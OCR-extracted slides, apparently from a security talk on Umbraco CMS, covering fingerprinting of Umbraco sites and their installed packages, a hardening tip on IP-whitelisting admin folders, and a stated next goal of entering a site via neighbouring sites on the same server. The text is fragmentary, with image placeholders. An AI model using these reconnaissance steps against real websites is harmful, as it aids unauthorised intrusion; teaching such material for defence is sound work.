
<!-- Security by Jeffrey Schoemaker -->

Multi Url Picker



- {{node.name}}
- Add


You need to add at least {{cfg.minNumberOfItems-renderModel.length}} more item(s)
You can only have {{cfg.maxNumberOfItems}} item(s) selected



<!-- Security by Jeffrey Schoemaker -->

Mission 1.4 accomplished

- We can detect specific Umbraco packages
- Hooray!



Level 1
Footprint & Identification

<!-- Security by Jeffrey Schoemaker -->

<!– Hardening tip 3-->

Stop leaking crucial information!


Use IIS Rewrite IP Whitelisting on the following folders as well:

- App_Plugins
- Config
- Umbraco_Client

<!– END Hardening tip 3 -- >

These folders are only used by authenticated Umbraco users


<!-- Security by Jeffrey Schoemaker -->



Level 1
Footprint & Identification


Automate it!

https://www.perplex.nl/is-it-umbraco/




Version info

- **Identified more than 5,000 Umbraco websites** (according to the numbers only 1% of the total population online)
- **Looking at the version and the installed packages**




Most used packages



Now we know the installed packages

Mission 1.5


- Goal: Get into the website via a detour
- Approach: Look for other websites on the same server & gather information there



